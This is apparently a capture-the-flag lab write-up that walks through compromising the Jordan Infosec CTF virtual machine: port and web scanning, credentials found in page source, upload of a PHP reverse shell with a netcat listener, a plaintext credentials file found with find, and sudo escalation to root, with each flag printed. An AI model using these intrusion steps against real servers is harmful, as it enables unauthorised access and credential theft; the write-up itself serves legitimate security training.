Methodology

Reconnaissance

- Since the target IP was known, this stage mainly concerned itself with comprehensive information gathering. To implement this, I executed the command ***nmap -sS -sV -O -sC -p- 10.48.0.152***. This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration.

  The output showed a limited attack surface, with only ports 80 and 22 open, running ssh and http services. Additionally, a hidden directory ***/robots.txt*** was identified with quite a few entries, however the most interesting one was ***/flag*** which I suspected contained our first captured flag.

Output:


```
└─# nmap -sS -sV -O -sC -p- 10.48.0.152
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-03 02:34 -0500
Nmap scan report for 10.48.0.152
Host is up (0.0086s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|   256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_  256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-title: Sign-Up/Login Form
|_Requested resource was login.php
| http-robots.txt: 8 disallowed entries
| / /backup /admin /admin_area /r00t /uploads
|_/uploaded_files /flag
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:B3:1F:59 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.48 seconds
```

Vulnerability Identification


- To be able to identify all hidden folders/files other than those identified by port scanning, I used the command ***nikto -h http://10.48.0.152***. The Nikto command performed an automated vulnerability scan against the web server to identify outdated software, dangerous files, and insecure configurations that could lead to exploitation. The output provided us with new information regarding a potential admin login page.

```
└─# nikto -h http://10.48.0.152
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.0.152
+ Target Hostname:    10.48.0.152
+ Target Port:        80
+ Start Time:         2026-03-03 02:36:04 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Coo
kies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/admin_area/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigg
er.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/flag/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net
/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/uploaded_files/' is returned a non-forbidden or redirect HTTP code (200). See: https://ports
wigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 8 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Gl
ossary/Robots.txt
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8112 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2026-03-03 02:37:48 (GMT-5) (104 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


- Proceeded to navigate to the login page by typing the URL ***http://10.48.0.152/login.php*** in the address bar.



- Since ***/robots.txt*** was flagged by both port scanning and nikto, it made sense to navigate there to see if they are any entries of interest.




- Navigated to ***/flag*** entry by typing ***http://10.48.0.152/flag*** in the address bar and was able to capture the first flag.




- After exploring around, I was able to identify what I believe are our login page entries by checking the source code of the ***/admin_area*** entry.

Output:



- I entered the identified credentials in our login page and was able to successfully login and was meet with a file upload center page.



- Based on previous lab experience, I deduced that since we are working with PHP pages it is possible for me to gain a reverse connection by uploading a PHP reverse shell. After locating several PHP reverse shells pre-installed and readily available on kali using the command ***locate php-reverse-shell.php.*** I configured it to include my attacker ip address and listening port.

```
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

- I proceeded to start listening on specified port and uploaded my php reverse shell and navigated to where it was stored on our vulnerable machine using the URL ***http://10.48.0.152/uploaded_files/lisagiho.php***.

```
┌──(root㉿lisagiho)-[/home/lisagiho]
└─# nc -lvnp 55555
listening on [any] 55555 ...
```

Jordan Infosec CTF - 2017

Exploitation

- I was able to gain a reverse connection and found out I was a low-level user **www-data**.

```
└─# nc -lvnp 55555
listening on [any] 55555 ...
connect to [10.48.0.16] from (UNKNOWN) [10.48.0.152] 36826
Linux Jordaninfosec-CTF01 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Lin
ux
 02:45:15 up 11 days,  8:19,  0 users,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Jordaninfosec-CTF01:/$ whoami
whoami
www-data
```

- Stabilized the shell and started to play around and explore the directories. In the ***/var/ww/html*** directory, I found a file called hint.txt which enabled me to capture the third flag.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Jordaninfosec-CTF01:/$ whoami
whoami
www-data
www-data@Jordaninfosec-CTF01:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Jordaninfosec-CTF01:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@Jordaninfosec-CTF01:/$ cd var
cd var
www-data@Jordaninfosec-CTF01:/var$ ls
ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
www-data@Jordaninfosec-CTF01:/var$ cd www
cd www
www-data@Jordaninfosec-CTF01:/var/www$ ls
ls
html
www-data@Jordaninfosec-CTF01:/var/www$ cd html
cd html
www-data@Jordaninfosec-CTF01:/var/www/html$ ls
ls
admin_area       css       flag.txt.save  js          robots.txt
assets           flag      hint.txt       login.php   uploaded_files
check_login.php  flag.txt  index.php      logout.php
www-data@Jordaninfosec-CTF01:/var/www/html$ cd flag
cd flag
www-data@Jordaninfosec-CTF01:/var/www/html/flag$ ls
ls
index.html
www-data@Jordaninfosec-CTF01:/var/www/html/flag$ cd ..
cd ..
www-data@Jordaninfosec-CTF01:/var/www/html$ cat flag.txt
cat flag.txt
cat: flag.txt: Permission denied
www-data@Jordaninfosec-CTF01:/var/www/html$ cat hint.txt
cat hint.txt
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : Flag{764511003452679012345670}
```

- Since the hint.txt file told us to find the credentials for user ***techanwi***, I used the command ***find / -name cred* 2>/dev/null*** to find credential files and identified the ***/credentials****.txt* file which had the credentials for user ***techanwi*** as well as the fourth flag.

```
www-data@Jordaninfosec-CTF01:/var/www/html$ grep -rnw -exclude-dir=proc 'technawi' / 2:
<1:/var/www/html$ grep -rnw -exclude-dir=hint.txt / 2>/dev/nulltechnawiproc
bash: /dev/nulltechnawiproc: Permission denied
www-data@Jordaninfosec-CTF01:/var/www/html$ cd ..
cd ..
www-data@Jordaninfosec-CTF01:/var/www$ cd ..
cd ..
www-data@Jordaninfosec-CTF01:/var$ cd ..
cd ..
www-data@Jordaninfosec-CTF01:/$ grep -rnw -exclude-dir=proc 'technawi' / 2>/dev/null
grep -rnw -exclude-dir=.. / 2>/dev/nulltechnaw>
bash: /dev/nulltechnawiproc: Permission denied
www-data@Jordaninfosec-CTF01:/$ find / -name cred* 2>/dev/null
find / -name cred* 2>/dev/null
/sys/kernel/slab/cred_jar
/usr/share/man/man7/credentials.7.gz
/usr/share/doc/git/contrib/credential
/usr/src/linux-headers-4.4.0-31/include/linux/cred.h
/usr/src/linux-headers-4.4.0-72/include/linux/cred.h
/etc/mysql/conf.d/credentials.txt
www-data@Jordaninfosec-CTF01:/$ cat /etc/mysql/conf.d/credentials.txt
cat /etc/mysql/conf.d/credentials.txt
The 4th flag is : Flag{784565897413568974185412}

username : technawi
password : 3vilH@ksor
```

- I was able to successfully login as user ***technawi*** using the identified credentials.

```
www-data@Jordaninfosec-CTF01:/$ su technawi
su technawi
Password: 3vilH@ksor
```

Privilege Escalation

- After verifying the privileges of user ***technawi***, I discovered they had root access, and escalated my privilege by using ***sudo su****,* then navigated to root directory and captured the final flag.

```
technawi@Jordaninfosec-CTF01:/$ sudo -l
sudo -l
[sudo] password for technawi:

Sorry, try again.
[sudo] password for technawi: 3vilH@ksor

Matching Defaults entries for technawi on Jordaninfosec-CTF01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User technawi may run the following commands on Jordaninfosec-CTF01:
    (ALL : ALL) ALL
technawi@Jordaninfosec-CTF01:/$ sudo su
sudo su
root@Jordaninfosec-CTF01:/# ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
```

```
root@Jordaninfosec-CTF01:/var/www/html# whoami
whoami
root
root@Jordaninfosec-CTF01:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@Jordaninfosec-CTF01:/# cd var
cd var
root@Jordaninfosec-CTF01:/var# ls
ls
backups  crash  local  log   opt  snap  tmp
cache    lib    lock   mail  run  spool  www
root@Jordaninfosec-CTF01:/var# cd www
cd www
root@Jordaninfosec-CTF01:/var/www# ls
ls
html
root@Jordaninfosec-CTF01:/var/www# cd html
cd html
root@Jordaninfosec-CTF01:/var/www/html# ls
ls
admin_area       css       flag.txt.save  js          robots.txt
assets           flag      hint.txt       login.php   uploaded_files
check_login.php  flag.txt  index.php      logout.php
root@Jordaninfosec-CTF01:/var/www/html# cat flag.txt
cat flag.txt
The 5th flag is : Flag{547321594678521456975249}

Good job :)
```